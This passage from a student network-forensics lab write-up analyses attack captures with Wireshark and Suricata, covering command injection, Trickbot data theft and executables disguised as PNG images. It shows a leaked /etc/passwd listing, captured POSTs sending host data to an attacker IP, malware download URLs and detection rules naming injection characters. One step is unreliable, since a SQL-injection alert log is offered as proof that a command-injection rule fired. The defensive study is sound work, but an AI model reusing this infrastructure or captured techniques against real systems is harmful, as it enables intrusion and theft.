- Then this rule will trigger an alert when an http request containing special characters such as `;`, `|`, `||`, or `&&` in the URI is detected, which are commonly used in command injection attacks.
- After adding this rule to our `custom.rules` file, in `/etc/suricata/rules/` directory, I restart suricata using `sudo systemctl restart suricata`.
- We can run the `attack4.pcap` file through suricata again using the same command as before:

- `sudo suricata -r attack4.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata`

- ```
[12/02/25]seed@VM:~$ sudo cat /var/log/suricata/eve.json | grep -a "Potential Union Select SQLI Detected"
{"timestamp":"2025-11-23T09:47:42.237379-0500","flow_id":1798202859466211,"pcap_cnt":2209,"event_type":"alert","src_ip":"192.168.131.72","src_port":59274,"dest_ip":"10.49.137.189","dest_port":4444,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000022,"rev":1,"signature":"Potential Union Select SQLI Detected","category":"Web Application Attack","severity":1},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":4,"pkts_toclient":3,"bytes_toserver":765,"bytes_toclient":188,"start":"2025-11-23T09:47:42.090996-0500","src_ip":"192.168.131.72","dest_ip":"10.49.137.189","src_port":59274,"dest_port":4444}}
[12/02/25]seed@VM:~$ S
```

- We can see from the log file that our rule successfully detected the command injection attack in the `attack4.pcap` file, and the alert was triggered.
- From all the findings we have above, we know that the attacker was performing a command injection attack.

- ```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1817
Server: Werkzeug/0.12.2 Python/3.4.5
Date: Sun, 23 Nov 2025 14:50:59 GMT

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:998:997:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
chrony:x:997:995:/:/var/lib/chrony:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
mssd:x:1515:1515:/:/home/mssd:/bin/bash
istd:x:1002:1002:/:/home/istd:/bin/bash
dssm:x:1003:1003:/:/home/dssm:/bin/bash
buffer:x:1313:1313:/:/home/buffer:/bin/bash
stack:x:1045:1045:/:/home/stack:/bin/bash
heap:x:1646:1646:/:/home/heap:/bin/bash
basepointer:x:1746:1746:/:/home/basepointer:/bin/bash
return:x:1008:1008:/:/home/return:/bin/bash
shellcode:x:1453:1453:/:/home/shellcode:/bin/bash
roshan:x:1337:1786:/:/home/roshan:/bin/bash
shabby:x:1235:1235:/:/home/shabby:/bin/bash
kernel:x:1234:1845:/:/home/kernel:/bin/bash
lollipop:x:1845:1012:/:/home/lollipop:/bin/bash
kitkat:x:1013:1013:/:/home/kitkat:/bin/bash

```
- Then as we can see from following the packet in wireshark, we can see that the contents of the `/etc/passwd` file was indeed sent back to the attacker. Hence the attacker was able to the entire contents of the `/etc/passwd` file.

Attack 5 (Trickbot Trojan)

- We open the `attack5.pcap` file in wireshark, and we can filter the file using the filter `http.request.method=="POST"` as mentioned by the lab instructions.
- Then we see that packet 5165 is a packet that has user agent `test`

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
3370	2018-10-31 11:3...	10.100.9.107	173.171.132.82	HTTP	495	POST /sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C6...
3533	2018-10-31 11:3...	10.100.9.107	173.171.132.82	HTTP	340	POST /sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C6...
5165	2018-10-31 11:3...	10.100.9.107	173.171.132.82	HTTP	280	POST /sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C6...

Request URI: /sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C64A8/90
 Request Version: HTTP/1.1
 Content-Type: multipart/form-data; boundary=Arasfjasu7\r\n
 User-Agent: test\r\n
 Host: 173.171.132.82:8082\r\n
 Content-Length: 4606\r\n
 Cache-Control: no-cache\r\n

```

0080 61 73 75 37 0d 0a 55 73 65 72 2d 41 67 65 6e 74  asu7..Us er-Agent
0090 3a 20 74 65 73 74 0d 0a 48 6f 73 74 3a 20 31 37  : test.. Host: 17
00a0 33 2e 31 37 31 2e 31 33 32 2e 38 32 3a 38 30 38  3.171.13 2.82:808
00b0 32 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74  2: Conte nt-Lengt
00c0 68 3a 20 34 36 30 36 0d 0a 43 61 63 68 65 2d 43  h: 4606. Cache-C
00d0 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65  ontrol: no-cache
00e0 0d 0a 0d 0a 2d 2d 41 72 61 73 66 6a 61 73 75 37  .....Ar asfjasu7
00f0 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73  ..Conten t-Dispos
0100 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61  ition: f orm-data
0110 3b 20 6e 61 6d 65 3d 22 70 72 6f 63 6c 69 73 74  ; name=" proclist
0120 22 0d 0a 0d 0a 09 09 2a 2a 2a 50 52 4f 43 45 53  ".....* **PROCES
0130 53 20 4c 49 53 54 2a 2a 2a 0d 0a 0d 0a 5b 53 79  S LIST** *....[Sy
0140 73 74 65 6d 20 50 72 6f 63 65 73 73 5d 0d 0a 53  stem Pro cess].S
0150 79 73 74 65 6d 0d 0a 73 6d 73 73 2e 65 78 65 0d  ystem-s mss.exe.
0160 0a 63 73 72 73 73 2e 65 78 65 0d 0a 77 69 6e 69  .cssrse xe .wini
0170 6e 69 74 2e 65 78 65 0d 0a 63 73 72 73 73 2e 65  nit.exe .cssrse
  
```

Frame (280 bytes) Reassembled TCP (4834 bytes)

- Then we when we follow the packet stream, we can see this:


```

o POST /sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C64A8/90 HTTP/1.1
Content-Type: multipart/form-data; boundary=Arasfjasu7
User-Agent: test
Host: 173.171.132.82:8082
Content-Length: 4606
Cache-Control: no-cache

--Arasfjasu7
Content-Disposition: form-data; name="proclist"

***PROCESS LIST***

[System Process]
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
audiodg.exe
svchost.exe
spoolsv.exe
svchost.exe
svchost.exe
WUDFHost.exe
svchost.exe
dwm.exe
explorer.exe
taskhost.exe
SearchIndexer.exe
SearchFilterHost.exe
SearchProtocolHost.exe
WmiPrvSE.exe
svchost.exe

```

- We see that the process list, system info and machine information are being sent back to the attacker's ip address at 173.171.132.82 from the victim ip address at 10.100.9.107 .
 - To detect this trojan activity using suricata we can setup the following rule:
 - o alert http any any -> any any (msg:"Potential Trickbot Trojan Activity Detected - User-
- <  >
- This rule will trigger an alert when an http POST request with user agent test is detected.
 - After adding this rule to our custom.rules file, in /etc/suricata/rules/ directory, I restart suricata using sudo systemctl restart suricata .
 - We can run the attack5.pcap file through suricata again using the same command as before:

- `sudo suricata -r attack5.pcap -c /etc/suricata/suricata.yaml -l /var/log/suricata`
- Then we can check the logs again using the same command as before:
 - `sudo cat /var/log/suricata/eve.json | grep -a "Potential Trickbot Trojan Activity Detected - User-Agent test"`

```
[12/02/25]seed@VM:~$ sudo cat /var/log/suricata/eve.json | grep -a "Potential Trickbot Trojan Activity Detected - User-Agent test"
{"timestamp":"2018-10-31T11:36:11.105035-0400","flow_id":783580243639229,"pcap_cnt":5160,"event_type":"alert","src_ip":"10.100.9.107","src_port":49220,"dest_ip":"173.171.132.82","dest_port":8082,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":1000024,"rev":1,"signature":"Potential Trickbot Trojan Activity Detected - User-Agent test","category":"","severity":3},"ts_progress":"request_body","tc_progress":"response_started","http":{"hostname":"173.171.132.82","http_port":8082,"url":"/sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C64A8/90","http_user_agent":"test","http_method":"POST","protocol":"HTTP/1.1","length":0},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":4,"pkts_toclient":2,"bytes_toserver":1916,"bytes_toclient":112,"start":"2018-10-31T11:36:10.837801-0400","src_ip":"10.100.9.107","dest_ip":"173.171.132.82","src_port":49220,"dest_port":8082}}
{"timestamp":"2018-10-31T11:36:11.105035-0400","flow_id":783578641919847,"pcap_cnt":5160,"event_type":"alert","src_ip":"10.100.9.107","src_port":49220,"dest_ip":"173.171.132.82","dest_port":8082,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":1000024,"rev":1,"signature":"Potential Trickbot Trojan Activity Detected - User-Agent test","category":"","severity":3},"ts_progress":"request_body","tc_progress":"response_started","http":{"hostname":"173.171.132.82","http_port":8082,"url":"/sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C64A8/90","http_user_agent":"test","http_method":"POST","protocol":"HTTP/1.1","length":0},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":4,"pkts_toclient":2,"bytes_toserver":1916,"bytes_toclient":112,"start":"2018-10-31T11:36:10.837801-0400","src_ip":"10.100.9.107","dest_ip":"173.171.132.82","src_port":49220,"dest_port":8082}}
{"timestamp":"2018-10-31T11:36:11.105035-0400","flow_id":783579500504912,"pcap_cnt":5160,"event_type":"alert","src_ip":"10.100.9.107","src_port":49220,"dest_ip":"173.171.132.82","dest_port":8082,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":1000024,"rev":1,"signature":"Potential Trickbot Trojan Activity Detected - User-Agent test","category":"","severity":3},"ts_progress":"request_body","tc_progress":"response_started","http":{"hostname":"173.171.132.82","http_port":8082,"url":"/sat91/HEADLESS-PC_W617601.88AD32764B61024C64A0DFEC972C64A8/90","http_user_agent":"test","http_method":"POST","protocol":"HTTP/1.1","length":0},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":4,"pkts_toclient":2,"bytes_toserver":1916,"bytes_toclient":112,"start":"2018-10-31T11:36:10.837801-0400","src_ip":"10.100.9.107","dest_ip":"173.171.132.82","src_port":49220,"dest_port":8082}}
[12/02/25]seed@VM:~$
```

- We see that in the log files that our rule successfully detected the Trickbot Trojan activity in the `attack5.pcap` file, and the alert was triggered
- The ip address of the infected machine client is `10.100.9.107` i.e the source ip address of the POST request. This can also be confirmed by looking at the machine information sent to the attacker's server, where we can see the ipconfig output of the machine.

o

```
/c ipconfig /all
```

Windows IP Configuration

```
Host Name . . . . . : Headless-PC
Primary Dns Suffix . . . . . : halloweenjob.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : halloweenjob.com
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . : localdomain
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-50-8B-2A-96-0A
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 10.100.9.107(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Wednesday, October 31, 2018 3:33:05 PM
Lease Expires . . . . . : Thursday, November 08, 2018 3:33:04 PM
Default Gateway . . . . . : 10.100.9.1
DHCP Server . . . . . : 10.100.9.4
DNS Servers . . . . . : 10.100.9.4
NetBIOS over Tcpip. . . . . : Enabled
```

Tunnel adapter isatap.localdomain:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
```

- The domain name of the infected machine is `halloweenjob.com` as seen from the local machine data being sent back to the attacker's server.

o

*** LOCAL MACHINE DATA ***

User name: CN=Ichabod Crane,CN=Users,DC=halloweenjob,DC=com
 Computer name: CN=HEADLESS-PC,CN=Computers,DC=halloweenjob,DC=com
 Site name: Default-First-Site-Name
 Domain shortname: HALLOWEENJOB
 Domain name: halloweenjob.com
 Forest name: halloweenjob.com
 Domain controller: Halloweenjob-DC.halloweenjob.com
 Forest trees:
 1 halloweenjob.com

List of domains:
 Halloweenjob-DC.halloweenjob.com
 Admin Name: Administrator
 Admin Name: Administrator
 Admin Name: Administrator

--Arasfjasu7--

- To find the name of the malware executable file, first we can export the http objects from the pcap file using wireshark:

o

Packet	Hostname	Content Type	Size	Filename
420	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
966	46.173.214.185		318 kB	startr.ack
976	ip.anysrc.net	text/plain	14 bytes	clientip
3370	173.171.132.82	multipart/form-data	351 bytes	81
3376	173.171.132.82	text/plain	3 bytes	81
3533	173.171.132.82	multipart/form-data	286 bytes	83
4327	173.171.132.82	text/plain	3 bytes	83
4646	checkip.amazonaws.com		15 bytes	/
5165	173.171.132.82:8082	multipart/form-data	4,606 bytes	90
5170	173.171.132.82:8082	text/plain	3 bytes	90
6291	apps.identrust.com	application/x-pkcs7-mime	893 bytes	dstrootcax3.p7c

- Then we see that packer 966 is a suspiciously large file of size 318kb compared to the rest of the files and has the file name startr.ack .
- Then when checking the content of packet 966, we can take a look at the data content:

o

966 2018-10-31 11:3... 46.173.214.185 10.100.9.107 HTTP 1021 HTTP/1.1 200 OK

967 2018-10-31 11:3... 10.100.9.107 46.173.214.185 TCP 54 49200 → 80 [ACK] Seq=1022189993 Ack=405489106 Win=64240 Len=0

Accept-Ranges: bytes\r\n

Content-Length: 318464\r\n

[Content length: 318464]

Keep-Alive: timeout=5, max=100\r\n

Connection: Keep-Alive\r\n

\r\n

[HTTP response 1/1]

[Time since request: 1.361292000 seconds]

[Request in frame: 679]

[Request URI: http://46.173.214.185/startr.ack]

File Data: 318464 bytes

Data (318464 bytes)

Data: 4d5a90000300000040000000ffff0000b800000000000000...

[Length: 318464]

000000c0 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a Content-Length:

000000d0 20 33 31 38 34 36 34 0d 0a 4b 65 65 70 2d 41 6c 318464 Keep-Al

000000e0 69 76 65 3a 20 74 69 6d 65 6f 75 74 3d 35 2c 20 ive: tim eout=5,

000000f0 6d 61 78 3d 31 30 30 0d 0a 43 6f 6e 6e 65 63 74 max=100 Connect

00000100 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d ion: Kee p-Alive

00000110 0a 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ...MZ...

00000120 ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00@....

Frame (1021 bytes) Reassembled TCP (318739 bytes)

Content length (http.content_length), 24 bytes Packets: 6345

- We see that the data binary start with a `0x4d5a` hex signature, which according to wikipedia corresponds to the `MZ` header of a Windows executable file.

o

4D 5A

MZ

0

exe
dll
mui
sys
scr
cpl
ocx
ax
iec
ime
rs
tsp
fon
efi

DOS MZ executable
and its descendants
(including NE and PE)

SmartSniff Packets

- We can conclude that the name of the malware executable file is `startr.ack` as seen from the http object export window.

Attack 6

- After opening the `attack6.pcap` file in wireshark, learning from attack 5 where we use the packet size to spot suspicious packets, we can first export the http objects from the pcap file:

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
68	www.msftncsi.com	text/plain	14 bytes	ncsi.t
98	bv.truecompassdesigns.net	text/html	140 bytes	?0000
108	grandrapidsnonprofits.com	text/html	7,886 bytes	?0000
142	suburban-sanitation.com	text/javascript	27 kB	?0000
558	nailcountryandtan.com	image/png	384 kB	?0000
616	nailcountryandtan.com	image/png	45 kB	?0000
2067	nailcountryandtan.com	image/png	1,417 kB	?0000
2071	nailcountryandtan.com	image/png	2,297 bytes	?0000
2156	52.50.59.31	application/x-www-form-urlencoded	476 bytes	/
2158	52.50.59.31	text/html	185 bytes	/
2184	crt.comodoca.com	application/x-x509-ca-cert	1,400 bytes	COMO
2196	www.download.windowsupdate.com	application/x-x509-ca-cert	1,082 bytes	02FAF
2514	52.50.59.31	application/x-www-form-urlencoded	440 bytes	/
2517	52.50.59.31	text/html	185 bytes	/
2582			114 bytes	
2589	77.225.141.195	application/x-www-form-urlencoded	436 bytes	/
2628	www.download.windowsupdate.com	application/x-x509-ca-cert	993 bytes	B51C
2738	cacerts.digicert.com	application/x-x509-ca-cert	1,176 bytes	DigiC
2911	52.50.59.31	application/x-www-form-urlencoded	464 bytes	/
2913	52.50.59.31	text/html	185 bytes	/
2981	77.225.141.195	application/x-www-form-urlencoded	464 bytes	/
3333	52.50.59.31	application/x-www-form-urlencoded	468 bytes	/
3336	52.50.59.31	text/html	185 bytes	/
3363	14.152.86.33	application/x-www-form-urlencoded	500 bytes	/

Text Filter:

Help Save All Close Save

- Then we can see that there are 4 unusually large packets, packets 142, 558, 616, and 2067.
- When checking the content of packet 558, we notice that the even though the media type indicates that it's a png image, the data content starts with the same 0x4d5a hex signature as before.

558 2017-03-21 11:4... 50.63.125.1 192.168.22.94 HTTP 1268 HTTP/1.1 200 OK (image/png)

559 2017-03-21 11:4... 192.168.22.94 50.63.125.1 TCP 60 49161 → 80 [ACK] Seq=771841887 Ack=1166708398 Win=261340 Len=0

Frame 558: 1268 bytes on wire (10144 bits), 1268 bytes captured (10144 bits)

Ethernet II, Src: Cisco_ec:1b:a9 (00:07:50:ec:1b:a9), Dst: Dell_c3:3a:1b (00:1e:c9:c3:3a:1b)

Internet Protocol Version 4, Src: 50.63.125.1, Dst: 192.168.22.94

Transmission Control Protocol, Src Port: 80, Dst Port: 49161, Seq: 1166707184, Ack: 771841887, Len: 1214

[263 Reassembled TCP Segments (384592 bytes): #151(1460), #152(2920), #154(1460), #155(1460), #157(1460), #159(1460), #162(1460), #166(1460), #

Hypertext Transfer Protocol

Media Type: image/png (384294 bytes)

00000120 67 65 2f 70 6e 67 0d 0a 0d 0a 4d 5a 90 00 03 00 ge/png ..MZ...

00000130 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00

00000140 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00

00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00000160 00 00 00 00 00 00 00 00 00 00 0e 1f ba 0e 00 b4

00000170 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f ...L! This pro

00000180 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 gram can not be r

00000190 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d un in DO S mode.

000001a0 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 ..\$. ...PE..L

000001b0 08 00 a1 e2 6a 3b 00 00 00 00 00 00 00 e0 00

000001c0 0e 01 0b 01 02 17 00 30 01 00 00 12 06 00 00 e0

Frame (1268 bytes) Reassembled TCP (384592 bytes)

Media type (media.type), 384,294 bytes

Packets: 9443

- This indicates that the file is actually a Windows executable file disguised as a png image.
- This is similar for packets 616 and 2067 as well, where they also start with the 0x4d5a hex signature.
- packet 616 content:

616 2017-03-21 11:4... 50.63.125.1 192.168.22.94 HTTP 148 HTTP/1.1 200 OK (image/png)

617 2017-03-21 11:4... 192.168.22.94 50.63.125.1 HTTP 519 GET /counter/?0000001MKaMAdoTwsD8bMbwXfa2zHiraZnwahk2xY5rovaa...

Frame 616: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)

Ethernet II, Src: Cisco_ec:1b:a9 (00:07:50:ec:1b:a9), Dst: Dell_c3:3a:1b (00:1e:c9:c3:3a:1b)

Internet Protocol Version 4, Src: 50.63.125.1, Dst: 192.168.22.94

Transmission Control Protocol, Src Port: 80, Dst Port: 49161, Seq: 1166753658, Ack: 771842352, Len: 94

[32 Reassembled TCP Segments (45354 bytes): #561(1460), #562(1460), #564(1460), #565(1460), #567(1460), #568(1460), #572(1460), #576(1460), #580

Hypertext Transfer Protocol

Media Type

Media type: image/png (45056 bytes)

0120 67 65 2f 70 6e 67 0d 0a 0d 0a 4d 5a 90 00 03 00 ge/png...MZ....

0130 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 ..@.....

0140 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....

0150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....

0160 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 ..@.....

0170 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f ..!..L! This pro

0180 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 gram can not be r

0190 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d un in DOS mode..

01a0 0d 0a 24 00 00 00 00 00 00 00 98 b3 ad 85 dc d2 ..\$.

01b0 c3 d6 dc d2 c3 d6 dc d2 c3 d6 a7 ce cf d6 db d2 ..\$.

01c0 c3 d6 5f ce cd d6 dd d2 c3 d6 5f da 9e d6 da d2 ..\$.

Frame (148 bytes) Reassembled TCP (45354 bytes)

Media type (media.type), 45,056 bytes Packets: 9443

- packet 2067 content:

2067 2017-03-21 11:4... 50.63.125.1 192.168.22.94 HTTP 1158 HTTP/1.1 200 OK (image/png)

2068 2017-03-21 11:4... 192.168.22.94 50.63.125.1 TCP 60 49161 → 80 [ACK] Seq=771842817 Ack=1168171279 Win=261340 Len=0

Frame 2067: 1158 bytes on wire (9264 bits), 1158 bytes captured (9264 bits)

Ethernet II, Src: Cisco_ec:1b:a9 (00:07:50:ec:1b:a9), Dst: Dell_c3:3a:1b (00:1e:c9:c3:3a:1b)

Internet Protocol Version 4, Src: 50.63.125.1, Dst: 192.168.22.94

Transmission Control Protocol, Src Port: 80, Dst Port: 49161, Seq: 1168170175, Ack: 771842817, Len: 1104

[970 Reassembled TCP Segments (1417527 bytes): #618(1460), #619(1460), #620(1460), #621(1460), #623(1460), #624(1460), #626(1460), #630(1460),

Hypertext Transfer Protocol

Media Type

Media type: image/png (1417216 bytes)

00000130 70 6e 67 0d 0a 0d 0a 4d 5a 90 00 03 00 00 00 04 png...M Z.....

00000140 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 ..@.....

00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....

00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....

00000170 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 ..!..L!Thi s progra

00000180 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 ..!..L!Thi s progra

00000190 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 m cannot be run

000001a0 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 in DOS m ode...\$.

000001b0 00 00 00 00 00 00 ff 90 b5 04 bb f1 db 57 bb ..W.....W.

000001c0 f1 db 57 bb f1 db 57 c0 ed d7 57 a5 f1 db 57 38 ..W...W...W...W8

000001d0 ed d5 57 bf f1 db 57 8d d7 d1 57 b0 f1 db 57 3c ..W...W...W...W<

Frame (1158 bytes) Reassembled TCP (1417527 bytes)

Bytes 311-1417526: Media type (media.type) Packets: 9443